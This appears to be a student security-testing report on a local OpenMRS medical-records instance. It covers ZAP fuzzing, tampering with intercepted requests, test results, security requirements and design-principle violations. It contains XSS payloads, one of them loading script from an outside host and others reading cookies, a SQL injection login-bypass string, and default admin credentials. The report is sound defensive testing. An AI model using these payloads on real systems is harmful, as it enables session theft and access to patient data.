6. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Buffer Overflows", select the check box near "Long string of aaa's".
7. Start the fuzzing tool.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result

BO_01	The report should not show any successful attacks.	No attacks are successful	PASS

Test Case Id: BO_02

Instructions to execute:BO_02

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient ward section.
4. Click on Find Patient Record.
5. Search for a patient and click on his/her name to the record.
6. Click on edit.
7. Click on Confirm.
8. Click on the green Confirm link to populate the request.
9. In ZAP, select Post:editSection under the http://localhost:[port]/openmrs-standalone/registrationapp folder
10. Highlight the given name value in the post request and right-click and select "fuzz...".
11. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Buffer Overflows", select the check box near "Long string of aaa's".
12. Start the fuzzer.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result
BO_02	The report should not show any successful attacks.	No attacks are successful	PASS

Comments for Buffer Overflow Attacks:

Openmrs is able to defend against the above buffer overflow attacks, since, no vulnerable library files were used in OpenMRS. Also, OpenMRS performs input size validation for form inputs so very large inputs cannot be passed.

3. XSS:
Test Case Id: XSS_01

Instructions to execute: XSS_01

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. Click on Find Patient Record.
5. Search for a patient and click on his/her name to the record.
6. Click on edit.
7. Click on Confirm.
8. Click on the green Confirm link to populate the request.
9. In ZAP, select Post:editSection under the http://localhost:[port]/openmrs-standalone/registrationapp folder.
10. Highlight the given name value in the post request and right-click and select "fuzz...".
11. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "XSS", select the check box near "XSS 101".
12. Start the fuzzer.
13. When you try to edit the record again using one of the injected values (eg. <script>alert('xss')</script>), a popup box appears.

How the fuzzing exercise do?
Yes, found something.

Results:

Test Case ID	Expected Results	Actual Result	Result
XSS_01	None of the attacks should be successful.	When one of the injected values is entered and saved, a popup	FAIL

		appears, signalling that the attack was successful.	

Test Case Id: XSS_02

Instructions to execute: XSS_02

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. Enter localhost:[port]/openmrs-standalone/admin/index.htm in the address field.
5. Click Manage Roles and then Add Role.
6. In the role field enter "manager".
7. Click Save Role.
8. In ZAP, select Post:role under the http://localhost:[port]/openmrs-standalone/admin/users folder.
9. Highlight the role value (in this case "manager") in the post request and right-click and select "fuzz...".
10. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "XSS", select the check box near "XSS 102".
11. Start the fuzzer.

How the fuzzing exercise do?
Yes, found something.
Vulnerabilities exist. Entering <DIV STYLE="background-image: url(http://hackers.org/xss.js)">Div Body</DIV> in the role field shows a successful XSS attack.

Test Case ID	Expected Results	Actual Result	Result
XSS_02	The report should not show any	Report contains a command with the	FAIL

		attacks that were **Results:**successful.	status "Reflected", signalling a successful attack.	

Comments for XSS attacks:
The above experiments show that XSS attacks expose an area of weakness in
OpenMRS. These attacks can be prevented by escaping characters in text fields that ask
for user input.

4. SQL Injection Attack:

Test Case Id: SQL_INJ_01

Instructions to execute SQL_INJ_01:
1. Open chrome Browser.
2. Run OpenMRS
3. Login as Admin(username: admin, password: Admin123) with inpatient ward section selected.
4. Click on Find Patient Record.
5. Search for a patient(eg. Joshua) and click on his/her name to the record.
6. Click on edit.
7. Click on Confirm.
8. Click on the green Confirm button to populate the request.
9. In ZAP, select Post:editSection under the http://localhost:[port]/openmrs-standalone/registrationapp folder.
10. Highlight the given name value in the post request and right-click and select "fuzz...".
11. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Injection", select the checkbox near "MySQL Injection 101".
12. Start the fuzzer.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result
SQL_INJ_01	The report should not show any successful attacks.	No attacks are successful	PASS

Test Case Id: SQL_INJ_02

Instructions to execute SQL_INJ_02:
1. Open chrome Browser.
2. Run OpenMRS
3. Login as Admin(username: admin, password: Admin123) with inpatient ward section selected.
4. Click on Find Patient Record.
5. Record two patient identifiers from the 'Find Patient Record' section (eg. 1002C4 and 1001MH).
6. Navigate back to homepage
7. Click on Data Management.
8. Click on Merge Patient Electronic Records.
9. Enter the recorded values of patient Id's
10. Click on the green button 'Yes', continue button at the bottom of the page.
11. In ZAP, select Post:mergePatients under the http://localhost:[port]/openmrs-standalone/coreapps/datamanagement folder.
12. Highlight the patient1 value in the post request and right-click and select "fuzz...".
13. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Injection", select the checkbox near "MySQL Injection (blind)".
14. Start the fuzzer.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result

SQL_INJ_02	The report should not show any successful attacks.	No attacks are successful	PASS

Comments for SQL Injection Attacks:

OpenMRS is able to defend itself from SQL injection attacks because it requires permissions to view database and also withholds error data. Although, OpenMRS is still vulnerable against XSS attacks, since input/output data is not filtered. This could be a possible improvement in OpenMRS.

4. Client-Side Bypassing with ZAP:

Module Selected: Find/Create Patient

Instructions to Set up ZAP and OpenMRS:

1. Start ZAP from the shortcut on the desktop and once the application is open, change the port the proxy server is on by going to Tools -> Options in the menu bar and select "Local Proxy." Change the port to "8008" or a port of your choice.

2. In the Google Chrome browser inside the VCL image, click the 3 lines in the top right corner (Chrome Options) and go to Settings -> Show Advanced Settings -> Open proxy settings

3. In the new window that appears, under the Connections tab, click "LAN Settings". Make sure the "Use a proxy server for your LAN" box is selected, and enter the following information:
Address: localhost Port: 8008

4. After entering this information, click Advanced" and make sure the "Use the same proxy server for all protocols" box is checked. Click OK on all internet settings boxes and close the Chrome settings page.

5. Start OpenMRS, by clicking on the 'Launch OpenMRS' icon on the image's desktop, or by running C:\launch_openmrs.bat from the command line.

6. After OpenMRS starts, navigate to the OpenMRS instance at:
"http://localhost:8081/openmrs-standalone " in the Chrome browser. This should now pop up in the "Sites" list in ZAP.

1. Login Injection using ZAP

TEST CASE ID: CSBZAP_1

DESCRIPTION: CSBZAP_1 tries using injection for login and extract all the password.

INSTRUCTIONS TO EXECUTE CSBZAP_1:

1. Open Chrome web browser and navigate to the OpenMRS instance at:
" http://localhost:8081/openmrs-standalone "

2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.

3. Logout of OpenMRS by clicking Logout from the top right corner.

4. In ZAP, open the http://localhost:8081 site menu under the History tab, find the login
POST request from: localhost -> openmrs-standalone -> POST: login.htm

5. Set a breakpoint on this POST request by right clicking it, selecting "Break..." and using this. Then hit save to confirm the breakpoint.

6. In the Chrome browser, navigate to the OpenMRS login page and follow step 2 again.

7. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

8. In ZAP, modify the POST request (Under the break Tab on the right) as follows:
Existing:
username=admin&password=Admin123&sessionLocation=6&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%2Fhome.page

Modified:
username=admin&password=1'or'1'='1';--&sessionLocation=6&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%2Fhome.page

9. Hit the Play icon on the ZAP menu bar (Right above the "Response" tab). Check for any errors on the login page.

DOCUMENTATION:

PAGE URL: http://localhost:8081/openmrs-standalone/login.htm

User Field Input	Initial Input	Malicious Input
Password	Admin123	1'or'1'='1';--

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_1	The login fails and the "Invalid username/ password" error is thrown.	The login fails and the "Invalid username/ password" error is thrown.	PASS

2. XSS using ZAP

TEST CASE ID: CSBZAP_2

**DESCRIPTION**: CSBZAP_2 tries a cross site scripting attack.

INSTRUCTIONS TO EXECUTE CSBZAP_2:

1. Open Chrome web browser and navigate to the OpenMRS instance at:

" http://localhost:8081/openmrs-standalone "

2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.

3. Once on the Home page, navigate to "Register a Patient" and enter the following filler information in all the fields and click Confirm->Confirm.

Filler Information:
Given-name: Alex
Family-name: Ferguson
Gender: Male
Birthdate: 10,4,1990
Address: 11 Test Dr
City: Test
State: Test
Country: Test
Zipcode: 27606
Phone number: 1231231234
Relatives: Ferguson - Parent

4. In ZAP, open the http://localhost:8081 site menu under the Sites tab on the left side; navigate down the menu as follows: http://localhost:8081 -> openmrs-standalone -> registrationapp -> registerPatient -> GET:submit.action().

5. Set a breakpoint on this GET request by right clicking it, selecting "Break..." and using this string field value:

http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
o
n\?appId\=referenceapplication\.registrationapp\.registerPatient ".

Then hit save to confirm the breakpoint. In the Chrome browser, navigate to the OpenMRS home page again and follow step 3 with the same filler information.

6. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

7. In ZAP, modify the GET request (Under the break Tab on the right) as follows:

Existing: GET
http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
on?appId=referenceapplication.registrationapp.registerPatient&&givenName=Alex&mid

dleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthd
ateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=1
23+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCod
e=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2cc-11de-8d13-0
010c6dffd0f-A&other_person_uuid= HTTP/1.1

Modified: GET
http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
on?appId=referenceapplication.registrationapp.registerPatient&&givenName=%3cscript
%3ealert("hello")%3c/script%3e&middleName=&familyName=Ferguson&preferred=tru
e&gender=M&unknown=false&birthdateDay=10&birthdateMonth=4&birthdateYear=19
90&birthdate=1990-4-10&address1=123+Test+Dr&address2=&cityVillage=Test&statePr
ovince=Test&country=Test&postalCode=27606&phoneNumber=1231231234&relations
hip_type=8d91a210-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1

8. Hit the Play icon on the ZAP menu bar (Right above the "Response" tab).

9. Check if the page on the browser executes the javascript.

DOCUMENTATION:
PAGE URL:
> http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId
> =referenceapplication.regisatrationapp.registerPatient

User Field Input	Initial Input	Malicious Input
Given Name	Alex	%3cscript%3ealert("hello")%3c/script%3e

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_2	The javascript is not executed and the page loads normally.	The javascript is not executed and the page loads normally.	PASS

3. Stealing cookie information through XSS using ZAP

TEST CASE ID: CSBZAP_3

DESCRIPTION: CSBZAP_3 executes a XSS attack to steal cookie information.

INSTRUCTIONS TO EXECUTE CSBZAP_3:

1. Open Chrome web browser and navigate to the OpenMRS instance at:
    " http://localhost:8081/openmrs-standalone "

2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.

3. Once on the Home page, navigate to "Register a Patient" and enter the following filler information in all the fields and click Confirm->Confirm.

    Given-name: Alex
    Family-name: Ferguson
    Gender: Male
    Birthdate: 10,4,1990
    Address: 11 Test Dr
    City: Test
    State: Test
    Country: Test
    Zipcode: 27606
    Phone number: 1231231234
    Relatives: Ferguson - Parent

4. In ZAP, open the http://localhost:8081 site menu under the Sites tab on the left side; navigate down the menu as follows:

    http://localhost:8081 -> openmrs-standalone -> registrationapp -> registerPatient -> GET:submit.action()

5. Set a breakpoint on this GET request by right clicking it, selecting "Break..." and using this String field value:

    http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti

on\?appId\=referenceapplication\.registrationapp\.registerPatient "

Then hit save to confirm the breakpoint. In the Chrome browser, navigate to the OpenMRS home page again and follow step 3 with the same filler information.

6. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

7. In ZAP, modify the GET request (Under the break Tab on the right) as follows:

Existing:

GET http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.registrationapp.registerPatient&&givenName=Alex&middleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthdateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=123+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCode=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1

Modified:

GET http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.registrationapp.registerPatient&&givenName=Alex&middleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthdateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=123+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCode=27606&phoneNumber=%3cscript%3ealert(document.cookie)%3c/script%3e&relationship_type=8d91a210-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1

9. Check if the page on the browser executes the javascript, exposing the document Cookie.

DOCUMENTATION:

PAGE URL:

http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.regisatrationapp.registerPatient

User Field Input	Initial Input	Malicious Input

| Phone Number | 1231231234 | %3cscript%3ealert(document.cookie)%3c/script%3e |

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_3	The javascript is not executed andthe page loads normally.	The javascript is not executed and the page loads normally.	PASS

4. Overflow using ZAP

TEST CASE ID: CSBZAP_4

DESCRIPTION: CSBZAP_4 executes a script to cause an overflow error.

INSTRUCTIONS TO EXECUTE CSBZAP_4:

1. Open Chrome web browser and navigate to the OpenMRS instance at:
   " http://localhost:8081/openmrs-standalone "

2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.

3. Once on the Home page, navigate to "Register a Patient" and enter the following filler information in all the fields and click Confirm->Confirm.
   Given-name: Alex
   Family-name: Ferguson
   Gender: Male
   Birthdate: 10,4,1990
   Address: 11 Test Dr
   City: Test
   State: Test
   Country: Test
   Zipcode: 27606

Phone number: 1231231234
Relatives: Ferguson - Parent

4. In ZAP, open the http://localhost:8081 site menu under the Sites tab on the left side; navigate down the menu as follows: http://localhost:8081 -> openmrs-standalone -> registrationapp -> registerPatient -> GET:submit.action().

5. Set a breakpoint on this GET request by right clicking it, selecting "Break..." and using this String field value:

> http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
> on\?appId\=referenceapplication\.registrationapp\.registerPatient ".

Then hit save to confirm the breakpoint. In the Chrome browser, navigate to the OpenMRS home page again and follow step 3 with the same filler information.

6. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

7. In ZAP, modify the GET request (Under the break Tab on the right) as follows:

Existing:
GET
http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
on?appId=referenceapplication.registrationapp.registerPatient&&givenName=Alex&mid
dleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthd
ateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=1
23+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCod
e=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2cc-11de-8d13-0
010c6dffd0f-A&other_person_uuid= HTTP/1.1

Modified:
GET
http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.acti
on?appId=referenceapplication.registrationapp.registerPatient&&givenName=TestingS
QLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingt
hisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingS
QLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingt
hisInput&middleName=&familyName=Ferguson&preferred=true&gender=M&unknown
=false&birthdateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-1
0&address1=123+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=T
est&postalCode=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2c
c-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1

8. Hit the Play icon on the ZAP menu bar (Right above the "Response" tab). This should cause the request to be sent and the page on the browser to load successfully.

9. In the browser, click the OpenMRS icon on the top left of the page to go back to the 'Home' page. Navigate to Find Patient Record -> and try to search for "Alex". Check if the record shows up.

DOCUMENTATION:

PAGE URL:

http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.regisatrationapp.registerPatient

User Field Input	Initial Input	Malicious Input
Given Name	Alex	TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput; TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput; TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput; TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_4	An error is thrown stating that the value for the given name field is too long.	An error is thrown stating that the value for the given name field is too long.	PASS

5. Using Direct object reference to execute XSS Script using ZAP

TEST CASE ID: CSBZAP_5

DESCRIPTION: This test is to determine whether the direct objects in the URL could be misused for executing scripts.

INSTRUCTIONS TO EXECUTE CSBZAP_5:

1. Open Chrome web browser and navigate to the OpenMRS instance at:

"http://localhost:8081/openmrs-standalone"

2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.

3. Once on the Home page, navigate to "Find a Patient" and search for "Brian Jackson" and click on the patient "Brian Jackson" from the search result. The page looks like:

Please take note of the Patient ID in the URL link.

4. Now click on the name Brian Jackson (as highlighted in the above image), upon which the page will refresh and now shows the patient's internal ID in the URL. The screenshot looks like:

4. In ZAP, open the http://localhost:8081 site menu under the Sites tab on the left side;navigate down the menu as follows: http://localhost:8081 -> openmrs-standalone ->coreapps -> clinicianfacing-> GET:patient.page(patiendId).

5. Set a breakpoint on this GET request by right clicking it, selecting "Break..." and using this String field value:

http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page\?patientId
Then hit save to confirm the breakpoint.

6. In the Chrome browser, navigate to the OpenMRS home page again and follow step 3.

7. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

8. In ZAP, modify the GET request (Under the break Tab on the right) as follows:
   Existing: GET
   GET
   http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=5303d9f5-f516-4b5c-8243-7df3473d94fb HTTP/1.1
   Modified: GET
   GET
   http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=%3cscript%3ealert(document.cookie)%3c/script%3e HTTP/1.1

9. Hit the Play icon on the ZAP menu bar (Right above the "Response" tab). This should cause the request to be sent and the page on the browser to load successfully.

DOCUMENTATION:

PAGE URL:

http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.regisatrationapp.registerPatient

URL Input	Initial value	Malicious value
patientId	5303d9f5-f516-4b5c-8243-7df3473d94fb	%3cscript%3ealert(document.cookie)%3c/script%3e

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_5	The page should reject the script and should load the patient's detail	The application throws an error which shows the stack trace.	PARTIAL PASS - Since, the script was not executed, but stack trace is shown (which is extra information - Refer the Image below)

5. Security Requirements :

Below are the list of security requirements that should be considered while designing the OpenMRS application.

1. OMRS_SR1:

All requests made to the pages under the "Find/Create Patient" module should use HTTPS and contain unique tokens to safeguard against CSRF attacks. This can be optionally implemented in other modules as well to secure the application as a whole .

2. OMRS_SR2:
Adequate logging should be made at all levels so that it's possible to detect who accessed/modified a specific piece of information. This should be implemented in all the modules.

3. OMRS_SR3:
Access control checks should be included in all the pages that exposes patient records so that the system can be protected from insecure object reference attack. This should be implemented in the Find/Create Patient module.

4. OMRS_SR4:

.Error messages must show the least amount of information as needed. The stack trace leading up to the error should definitely not be printed.

5. OMRS_SR5:

Audit logging of sensitive medical data (that includes Protected Health Information(PHI)) should adhere to the "Privacy Rule" defined in the "Health Insurance Portability and Accountability Act". This should be followed in all the modules.

6. OMRS_SR6:

Only users with proper authorization should be able to create/view patient records. For this, roles for different users must be established.

7. OMRS_SR7:

User input fields must be properly validated to prevent injection and XSS attacks. In the find/create patient module those would be the fields used to search for an existing patient and those used for entering details for new patients.

8. OMRS_SR8:

A maximum of five incorrect login attempts should be allowed before the account locks to prevent against brute force attacks. A derived security requirement of this would be that the account unlocks after five minutes of no attempts.

9. OMRS_SR9:

All users(Doctors/Nurses/Admins) passwords must be hashed and saved in the database so that the passwords can be protected against rainbow table attacks. This should be implemented in the Log-In module.

10. OMRS_SR10:

More than one level approval must be required to delete a patient's record. Thus, even if one of the user Ids is compromised the attacker won't be able to delete a record without the approval of the other authorized user. This should be implemented in Manage Patient sub-module under Administration module.

Part 4: Architectural Design Principles,Usability, Protection Poker

1. Architectural Design Principles:

Note: In the following test cases, the naming convention followed is: DV_XX_1 where DV - Design Violation; XX - Abbreviation of the principle

1. **Fail Securely**

The OpenMRS system violates the design principle of Fail Securely. Fail securely is the concept implemented to ensure security when the application fails. In OpenMRS, when trying to navigate to a page not found in the system or broken links in the application, instead of throwing a standard 404 not found page, it displays a stack trace encountered by tomcat that caused the page to not display. This involves a lot of information (such as tomcat version number) that can be used by a potential malicious user to break into the system.

Test Case ID: DV_FS_1

Test Case Description: DV_FS_1 tests the OpenMRS system to check if it fails securely or invovles information during a failure.

Instructions to Execute DV_FS_1:
1. Launch OpenMRS application in the local machine.
2. Once the application starts, navigate to the following page:
   http://localhost:[port]/openmrs-standalone/referenceapplication/invalid.page
3. Replace [PORT] with the port the OpenMRS is running. By default it is 8081

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_FS_1	A standard 404 not found page is loaded	A stack trace is displayed by tomcat which also includes its version	FAIL - System fails insecurely.

		number	

2. Principle of Least Privileges:

The OpenMRS system violates the principles of least privileges. The '*Privilege Level: Full'* role gives access to all the APIs in the system. Almost all roles in the system hold full privileges to do the tasks that require minimal privileges. This violates the principle of least privileges.

Test Case ID: DV_LP_1

Test Case Description: DV_LP_1 tests the OpenMRS system if there are roles with unnecessary high privilege.

Instructions to Execute DV_LP_1:
1. Launch OpenMRS application in the local machine and login as Admin with username: admin and password: Admin123.
2. Navigate to the following page: **http://localhost:[port]/openmrs-standalone/admin/users/role.list**
3. Replace [PORT] with the port the OpenMRS is running. By default it is 8081
4. The above link shows a list of roles and mentions the Privilege level of each roles. We can see that many roles like, '*Application: Enter Vitals'*, '*Application: Record Allergiers'*, etc, inherits '*Privilege Level: Full'*.
5. Click on '*Application: Enter Vitals'* and the page will navigate to:
    1. http://localhost:8081/openmrs-standalone/admin/users/role.form?roleName=Application:%20Enters%20Vitals
6. Let us examine the privileges this Role has.

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_LP_1	'*Application: Enter Vitals'* should not hold any extra privileges. For ex, this role should not hold user administration privileges	'*Application: Enter Vitals'* has API access to 'Add Users' and 'Add People'	FAIL - User administration does

			not follow the principle of least privilege as for the role to record allergies to holds all privileges.

Screenshot:

The above is the screenshot of Application: Enter Vitals Role (as you can see from URL). We can see that 'Add users' privileges has been granted to this role, which is a violation of this principle.

3.   Do Not Allow Modifications Without A Trace:

In order to follow the property of non-repudiation, any actions taken in the system should be logged. For instance, An employee can maliciously modifies patient information for personal agenda. While it may not be possible to deter the attacker, if proper logging is followed and monitored by an administrator, it is still possible to revert this action. OpenMRS violates this principle as it doesn't provide non-repudiation for a lot of actions in the system.

Test Case ID: DV_MT_1 (MT stands for Modification Trace)

Test Case Description: DV_MT_1 tests the OpenMRS system to check if the system logs which user performs the action when editing patient details.

Instructions to Execute DV_MT_1:
1. Launch OpenMRS application in the local machine and login as Admin with username: admin and password: Admin123.
2. Once the application starts, navigate to the following page:
   http://localhost:[PORT]/openmrs-standalone/coreapps/findpatient/findPatient.page? app=coreapps.findPatient
3.   3. Replace [PORT] with the port the OpenMRS is running. By default it is 8081
4. The above URL points to 'Find Patient' page. Search for '10017E' which is the patient details of Thomas Smith.
5. Edit any information of this patient - say, the DOB of the patient and save the patient detials now.
6. Open the log file present in [openMRS standalone root folder]/appdata/openmrs.log
7. Scroll down to the bottom of the log to check for what has been logged.

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_MT_1	Type of Modification: EDIT Who: System Administrator/ Super User When: Date/Time of access What: Action invoked (Save Patient)	INFO - LoggingAdvice.invoke(115) |2017-11-12 16:28:18,271| In method PatientService.savePatient. Arguments: Patient=Patient#44, INFO - LoggingAdvice.invoke(155) |2017-11-12 16:28:18,308| Exiting method savePatient	Fail - Who performed the action isn't logged

2.Usable Security Principles:

2.1. Appropriate Boundaries (Principle 2)

OpenMRS violates the principle of Appropriate boundaries. According to the principle, the Interface (App control logic) should distinguish objects and actions along boundaries (user) that relate to important issues such as "need to know" or "least privilege". Granularity of user roles is too broad, so each role may have more authority than intended. For instance , in OpenMRS doctors and nurses have access to admin console page by using the URL.

Test Case

Test Case ID	US_2.1
Description	Poor privilege boundaries between Doctors, nurses and Admin
Steps	1. Open OpenMRS, get to login page, login as user Doctor using following credentials: Username: Doctor Password: Doctor123 2. Use the following admin console page URL in the same browser: http://localhost:8080/openmrs-standalone/admin/index.htm. 3. Log Out of the system and repeat the steps 1 and 2 with user Nurse, with following credentials: Username: nurse Password: Nurse123
Expected Results	Doctor and nurse users should not be able to access admin page
Actual Results	Doctor and nurse users are able to access admin page
Test Case Result	FAIL

2.2. Trusted Path (Principle 7)

OpenMRS violates the principle of Trusted Path. According to the principle of Trusted path, The interface must provide an unspoofable and faithful communication channel between the user and any entity trusted to manipulate authorities on the user's behalf. This makes the system vulnerable to CSRF attacks.

Test Case

Test Case ID	US_2.2
